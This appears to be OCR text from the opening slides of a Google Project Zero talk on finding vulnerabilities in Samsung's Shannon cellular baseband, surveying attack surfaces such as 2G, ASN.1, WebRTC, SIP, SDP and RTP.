Google

How to Hack Shannon Baseband (from a Phone)


About Me

- Natalie Silvanovich AKA natashenka
- Team Lead Project Zero NA
- Phone enthusiast

Baseband Hackathon

What can ~5 motivated people hacking baseband accomplish in two months?

Pixel 7



Google

Samsung g5300


KEYSIGHT
FieldFox Microwave Analyzer
N9951A
44 GHz
SA
Ref 0.00 dBm
Atten 10 dB
Log
10.0
dB/
Pk
1 2 3 4
w
LgAv
FFT
Ext R
Center 35.00000 GHz
#Res BW 30.00 kHz
VBW 30.00 kHz
Span 5.000000 MHz
Swp 13.00 ms (401 pts)
Mode
Freq/Dist
Scale/
Amptd
Marker
Mkr→/
Tools
Measure
1
BW
2
Sweep
3
Meas
Setup
4
Cal
5
Trace
6
System
7
Limit
8
Save/
Recall
9
Preset
.
0
Run/
Hold
+/-
Enter
Back
Esc


LgAv
FFT
Ext R
Center 35.00000
#Res BW 30.00 kHz
Span 5.000000 MHz
3.00 ms (401 pts)
Mode
Freq/Dist
Measure
1
BW
2
Sweep
3
Meas Setup
4
Cal
5
Trace
6


Google

Attack Surface


Attack Surface

- Felix Wilhelm
- Ivan Fratric
- Ian Beer
- Jann Horn
- Seth Jenkins
- Ned Williamson
- James Forshaw

Attack Surface




Attack Surface




Attack Surface


- 2G
- ASN.1
  - Old news
  - Maybe all the bugs are gone?
  - Requires SDR

Attack Surface



Attack Surface




Signaling server
Signaling
Signaling
Media stream
TURN server
STUN server
STUN server

WebRTC

- WebRTC has similar* infrastructure to VoLTE
- Many, many bugs have been reported in WebRTC codecs, error correction and other P2P protocols

LILY HAY NEWMAN SECURITY MAY 14, 2019 12:05 PM


How Hackers Broke WhatsApp With Just a Phone Call

All it took to compromise a smartphone was a single phone call over WhatsApp. The user didn't even have to pick up the phone.

WebRTC

- WebRTC has similar* infrastructure to VoLTE
- Many, many bugs have been reported in WebRTC codecs, error correction and other P2P protocols
- WhatsApp attack in 2018
- Demonstrated fully-remote WebRTC attack in 2020

Attack Surface



P2P Attack Surface

- SIP
- SDP
- RTP
- H264, etc.

* your userspace may vary

Dumping baseband

- This has been documented a lot and hasn’t changed
  - See *A walk with Shannon -- Amat Cama*

Analysis

